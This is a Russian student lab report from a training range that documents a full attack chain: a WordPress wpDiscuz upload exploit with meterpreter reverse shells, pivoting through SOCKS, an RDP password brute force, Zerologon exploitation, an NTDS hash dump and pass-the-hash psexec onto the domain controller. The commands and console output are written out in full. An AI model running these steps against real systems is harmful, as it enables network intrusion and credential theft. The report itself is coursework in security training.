

Отчет по лабораторной работе №4-В. ЗАХВАТ КОНТРОЛЛЕРА ДОМЕНА

Дисциплина: Кибербезопасность предприятия

Боровиков Даниил	Хрусталев Влад
Гисматуллин Артём	Чесноков Артёмий
Коннова Татьяна	Нефедова Наталья
Уткина Алина	Бансимба Клодели

Содержание

1	Введение	5
2	Этап 1: Получение начального доступа	6
2.1	1.1 Атака на WordPress портал	6
2.2	1.2 Апгрейд сессии	7
3	Этап 2: Разведка внутренней сети	8
3.1	2.1 Анализ сетевых интерфейсов	8
3.2	2.2 Сканирование сети	8
3.3	2.3 Настройка маршрутизации	9
3.4	2.4 Настройка SOCKS прокси	10
4	Этап 3: Атака на контроллер домена	13
4.1	3.1 Сканирование портов контроллера домена	13
4.2	3.2 Атака перебором паролей (Bruteforce)	14
4.3	3.3 Поиск информации через LDAP	15
4.4	3.4 Альтернативный вектор: Эксплуатация Zerologon	17
4.4.1	3.4.1 Проверка уязвимости	17
4.4.2	3.4.2 Эксплуатация уязвимости	18
4.4.3	3.4.3 Дамп хешей	19
4.4.4	3.4.4 Получение сессии на контроллере домена	20
5	Этап 4: Получение флага	22
5.1	4.1 Поиск через LDAP (первый метод)	22
5.2	4.2 Подтверждение через командную оболочку	22
6	Выводы	25

Список иллюстраций

2.1	Уязвимость в плагине wpdiscuz	6
2.2	meterpreter-сессия на портале	7
2.3	Получение новой сессии	7
3.1	Проверка сетевых интерфейсов	8
3.2	Обнаружение активных хостов	9
3.3	Просмотр ARP-таблицы	9
3.4	Добавлен маршрут	10
3.5	Проверка маршрутов	10
3.6	Конфигурация файла	11
3.7	Запуск SOCKS сервера	12
4.1	Сканирование портов через прокси	14
4.2	Атака на RDP	15
4.3	Получение данных	16
4.4	Пользователь “Flag” с атрибутом description	17
4.5	crackmapexec	18
4.6	Уязвимость	18
4.7	Модуль Zerologon	19
4.8	Дамп хешей учетных записей	20
4.9	Модуль psexec	21
5.1	Получен флаг	23
5.2	Выполнение задания	24

Список таблиц

1 Введение

Цель работы: Получить доступ к контроллеру домена и найти флаг в свойствах доменного пользователя «Flag» **в рамках сценария №3**


Исходные данные: - Внешний IP: 195.239.174.11 (атакующая машина) - Целевые хосты: - WordPress портал: 195.239.174.25 - Почтовый сервер: 195.239.174.1 - Контроллер домена: 10.10.10.20 - Домен: empire.corp

2 Этап 1: Получение начального доступа

2.1 1.1 Атака на WordPress портал

Для получения доступа использовалась уязвимость в плагине wpdiscuz (рис. 2.1):

```
use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
set rhosts 195.239.174.25
set lhost 195.239.174.11
set blogpath /index.php/2021/07/26/hello-world/
run
```



```
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxyshell_rce) > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
```

Рис. 2.1: Уязвимость в плагине wpdiscuz

Результат: Получена meterpreter-сессия на портале (рис. 2.2):

```
meterpreter > sysinfo
```

Computer : portal

OS : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64

Meterpreter : php/linux

```
meterpreter > sysinfo
Computer : portal
OS : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > █
```

Рис. 2.2: meterpreter-сессия на портале

2.2 1.2 Апгрейд сессии

Для улучшения функциональности сессии выполнен апгрейд (рис. 2.3):

sessions -u 2

Получена новая сессия с ID 3.

```
meterpreter : php/linux
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ MAIL	195.239.174.11:4444 → 195.239.174.1:59506 (10.10.10.10)
2		meterpreter php/linux	www-data @ portal	195.239.174.11:4444 → 195.239.174.25:52334 (195.239.174.25)

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 3 opened (195.239.174.11:4433 → 195.239.174.25:60272) at 2025-10-30 14:47:51 +0300
[*] Stopping exploit/multi/handler

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 3
[*] Starting interaction with 3...

meterpreter > █
```

Рис. 2.3: Получение новой сессии

3 Этап 2: Разведка внутренней сети

3.1 2.1 Анализ сетевых интерфейсов

Выполнена проверка сетевых интерфейсов (рис. 3.1):

`ip a`

```
meterpreter > shell
Process 2231 created.
Channel 1 created.
ls
zmpNLSrwbo-1761824740.4782.php

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:e7:3c:85 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::ff:fee7:3c85/64 scope link
        valid_lft forever preferred_lft forever
```

Рис. 3.1: Проверка сетевых интерфейсов

Обнаружено: Внутренняя сеть 10.10.10.0/24

3.2 2.2 Сканирование сети

Использован модуль `ping_sweep` для обнаружения активных хостов (рис. 3.2):

`run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24`


```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
```

Рис. 3.2: Обнаружение активных хостов

Просмотр ARP-таблицы (рис. 3.3):

arp

```
meterpreter > arp
```

ARP cache

=====

<u>IP address</u>	<u>MAC address</u>	<u>Interface</u>
10.10.10.5	02:00:00:e7:3c:87	
10.10.10.10	02:00:00:e7:3c:88	
10.10.10.15	02:00:00:e7:3c:84	
10.10.10.20	02:00:00:e7:3c:83	
10.10.10.21	02:00:00:e7:3c:8b	
10.10.10.30	02:00:00:e7:3c:89	
10.10.10.35	02:00:00:e7:3c:8a	
10.10.10.40	02:00:00:e7:3c:81	
10.10.10.45	02:00:00:e7:3c:8d	
10.10.10.55	02:00:00:e7:3c:86	
10.10.10.254	02:00:00:e7:3c:82	

```
meterpreter >
```

Рис. 3.3: Просмотр ARP-таблицы

Результат: Обнаружены multiple хосты во внутренней сети, включая шлюз 10.10.10.254.

3.3 2.3 Настройка маршрутизации

Добавлен маршрут до внутренней сети (рис. 3.4):

```
run autoroute -s 10.10.10.0/24
```

```
From /usr/bin/mstconsole.25:in <main>
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > █
```

Рис. 3.4: Добавлен маршрут

Проверка активных маршрутов (рис. 3.5):

```
route print
```

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > route print

IPv4 Active Routing Table

```

Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 3

```
[*] There are currently no IPv6 routes defined.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > █
```

Рис. 3.5: Проверка маршрутов

3.4 2.4 Настройка SOCKS прокси

Далее был настроен SOCKS прокси для туннелирования трафика:

Конфигурация файла /etc/proxychains4.conf (рис. 3.6):

```
socks5 127.0.0.1 1080
```

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5 127.0.0.1 1080
```

Рис. 3.6: Конфигурация файла

Запуск SOCKS сервера в Metasploit (рис. 3.7):

```
use auxiliary/server/socks_proxy  
set svhost 127.0.0.1  
set svport 1080  
set version 5  
run
```

```

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 128.0.0.1
srvhost => 128.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

No active jobs.

msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                               Payload  Payload opts
  --  ---                               -
  2   Auxiliary: server/socks_proxy

```

Рис. 3.7: Запуск SOCKS сервера

4 Этап 3: Атака на контроллер домена

4.1 3.1 Сканирование портов контроллера домена

Выполнено сканирование портов через прокси (рис. 4.1):

```
proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
```

```
(reduser2@kali)-[~]
$ proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-30 15:06 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:995 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:80 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1720 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:22 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:110 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:111 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1723 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5900 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:199 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:23 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:113 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8080 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:993 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:443 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:25 ←socket error
or timeout!
```

Рис. 4.1: Сканирование портов через прокси

Обнаружены критические порты: - 53/tcp - DNS - 88/tcp - Kerberos - 389/tcp - LDAP - 445/tcp - SMB - 3389/tcp - RDP

4.2 3.2 Атака перебором паролей (Bruteforce)

На основе информации с сайта об email менеджера, выполнена атака на RDP (рис. 4.2):

```
proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.txt rd
```

```
$ proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.t
xt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 15:10:35
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce t
he number of parallel connections and -W 1 or -W 3 to wait between connection to allo
w the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:1434440
0), ~3586100 tries per task
[DATA] attacking rdp://10.10.10.20:3389/
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456" - 1 of 14
344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "12345" - 2 of 143
44400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456789" - 3 of
14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password" - 4 of
14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.
0.0.1:1080 ... 10.10.10.20:3389 ... 10.10.10.20:3389 ... OK
... OK
```

Рис. 4.2: Атака на RDP

Результат: Успешно подобран пароль учетной записи manager1@ampire.corp.

4.3 3.3 Поиск информации через LDAP

Использованы полученные учетные данные для поиска в Active Directory (рис. 4.3 - рис. 4.4):

```
proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=ampir
```


```

L-$ proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=
ampire,dc=corp"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Enter LDAP Password:
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
# extended LDIF
#
# LDAPv3
# base <dc=ampire,dc=corp> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# ampire.corp
dn: DC=ampire,DC=corp
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=ampire,DC=corp
instanceType: 5
whenCreated: 20190604173417.0Z
whenChanged: 20251030074814.0Z
subRefs: DC=DomainDnsZones,DC=ampire,DC=corp
subRefs: DC=ForestDnsZones,DC=ampire,DC=corp
subRefs: CN=Configuration,DC=ampire,DC=corp
uSNCreated: 4099
dSASignature:: AQAACgAAAAAAAAAAAAAAAAAAAAAAAAAAAtC5FF+Vk8USS4TCgLUXPTw==
uSNChanged: 1396965
name: ampire
objectGUID:: Jc1ZX7HA/kadUSKsxckWbw=
replUpToDateVector:: AgAAAAAAAAAAAAAAAAAAAAANPKYBD8K4ZPhPfwXwFPQOEwAAUAAAAAALn1M
RUDAAAAz8EuEx5pWkq2+V1CmgsBFm8QDAAAAAAAAAKtpsFwMAAACbj2IVLU93T67ZKHUzw9excTAMAA
AAAAK62wXAwAAALQuXxflZPFekuEwoC1Fz08PUAIAAAAAANPT2RMDAAAYSoDGssdKkS0ktzmNaA
9j6aoDQAAAAA27maFwMAAABzMkNGh6DzT6Lr4GT3gmsQtoAAAAAACnWX0aAwAAAFmU+2xBwGpB
qzF3DC7mucSWgA8AAAAADjLChgDAAAT/uVcAZGkEmPH6xHKZ+Uf68QEAAAAAAxvMcGQMAAAAsk
Qqd7gGwQ5IZdN0VvWz+eB8NAAAAADqookXAwAAAFZpr8a0PPxIqOXzg74LE3GEYA4AAAAACNrth
cDAAAAekY6xb0GCEay7A+NGT-XdiVQ80AAAAAm75FEQMAAADWbnpVnt6pTgEMsCBu8p6/p0APAAA

```

Рис. 4.3: Получение данных

Обнаружено: Пользователь “Flag” с атрибутом description.

A screenshot of a terminal window titled 'reduser2@kali: ~'. The terminal displays the output of a command, showing details for a user named 'Flag'. The output is as follows:

```
cn: Flag
description: 63278
givenName: Flag
distinguishedName: CN=Flag,CN=Users,DC=ampire,DC=corp
instanceType: 4
whenCreated: 20231020105611.0Z
whenChanged: 20251030075051.0Z
displayName: Flag
uSNCreated: 1220812
uSNChanged: 1396989
name: Flag
objectGUID:: 8w1q519P0EaAkJCbUQUOEg==
userAccountControl: 512
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 133422729716093566
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAUUwufeEi0qhGUCls7sh0AAA=
```

Рис. 4.4: Пользователь “Flag” с атрибутом description

4.4 3.4 Альтернативный вектор: Эксплуатация Zerologon

4.4.1 3.4.1 Проверка уязвимости

Использован crackmapexec для проверки уязвимости (рис. 4.5 - рис. 4.6):

```
proxychains crackmapexec smb 10.10.10.20 -M zerologon
```

```

(reduser2@kali)-[~]
└─$ proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445

```

Рис. 4.5: crackmapexec

Результат: Система уязвима к CVE-2020-1472.

```

(reduser2@kali)-[~]
└─$ proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ←socket error
or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
SMB 10.10.10.20 445 AD [*] Windows 10.0 Build 14393 x64
(name:AD) (domain:ampire.corp) (signing:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49685 ... OK
ZEROLOGO ... 10.10.10.20 445 AD VULNERABLE
ZEROLOGO ... 10.10.10.20 445 AD Next step: https://github.com/dir
kjanm/CVE-2020-1472

```

Рис. 4.6: Уязвимость

4.4.2 3.4.2 Эксплуатация уязвимости

Запущен модуль Zerologon в Metasploit (рис. 4.7):

```

use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
set rhosts 10.10.10.20
set nbname AD
run

```

```
Module options (auxiliary/admin/dcerpc/cve_2020_1472_zerologon):

  Name      Current Setting  Required  Description
  ---      -
  NBNAME    AD               yes       The server's NetBIOS name
  RHOSTS    10.10.10.20             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445                     no        The netlogon RPC port (TCP)

When ACTION is RESTORE:

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  12345678          no        The password to restore for the machine account (in hex)

Auxiliary action:

  Name      Description
  ---      -
  REMOVE    Remove the machine account password

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the endpoint mapper service...
^C[-] 10.10.10.20: - Stopping running against current target...
[*] 10.10.10.20: - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the endpoint mapper service...
[*] 10.10.10.20:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.20[49666] ...
[*] 10.10.10.20:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.20[49666] ...
[+] 10.10.10.20:49666 - Successfully authenticated
[+] 10.10.10.20:49666 - Successfully set the machine account (AD$) password to: aad3b435b51404eeaad3b435b51404e
e:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >
```

Рис. 4.7: Модуль Zerologon

Результат: Пароль machine account сброшен.

4.4.3 3.4.3 Дамп хешей

Получен дамп хешей учетных записей (рис. 4.8):

```
proxychains impacket-secretsdump 'AD$@10.10.10.20' -no-pass
```

```

(reduser2@kali)-[~]
$ proxychains impacket-secretsdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49666 ... OK
ampire.corp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a04d643315712d7005dd7530e20be77:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
ampire.corp\$431000-8GTOTKF97VJ7:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ampire.corp\SM_16351e6704a142b38:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ampire.corp\SM_30b62db058f84e0e8:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

Рис. 4.8: Дамп хешей учетных записей

Получены: Хеши всех пользователей домена, включая Administrator.

4.4.4 3.4.4 Получение сессии на контроллере домена

Использован модуль рsexec с полученным хешем (рис. 4.9):

```

use exploit/windows/smb/psexec
set smbuser Administrator
set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
set rhosts 10.10.10.20
set lhost 195.239.174.11
run

```

```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zeroologon) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(windows/smb/psexec) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf6 exploit(windows/smb/psexec) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator'...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[+] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 195.239.174.1
[*] Meterpreter session 4 opened (195.239.174.11:4444 -> 195.239.174.1:11867) at 2025-10-30 15:49:31 +0300

meterpreter > |
```

Рис. 4.9: Модуль psexec

Результат: Успешное получение meterpreter-сессии на контроллере домена.

5 Этап 4: Получение флага

5.1 4.1 Поиск через LDAP (первый метод)

Из вывода `ldapsearch` получен флаг:

```
cn: Flag
```

```
description: 63278
```

5.2 4.2 Подтверждение через командную оболочку

Через полученную сессию на контроллере домена (рис. 5.1)

```
shell
```

```
net user /domain Flag
```

Результат: В поле “Comment” пользователя Flag найден флаг: **63278**

```
meterpreter > shell
Process 1872 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\

$431000-8GTOTKF97VJ7 Administrator DefaultAccount
dev1 dev2 Flag
Guest HealthMailbox014a1a5 HealthMailbox21699d8
HealthMailbox3d3b988 HealthMailbox55bbbbe HealthMailbox7c3108b
HealthMailbox80daf1b HealthMailbox9829ef5 HealthMailboxb811916
HealthMailboxcff9eca HealthMailboxe7af218 HealthMailboxf84e8a7
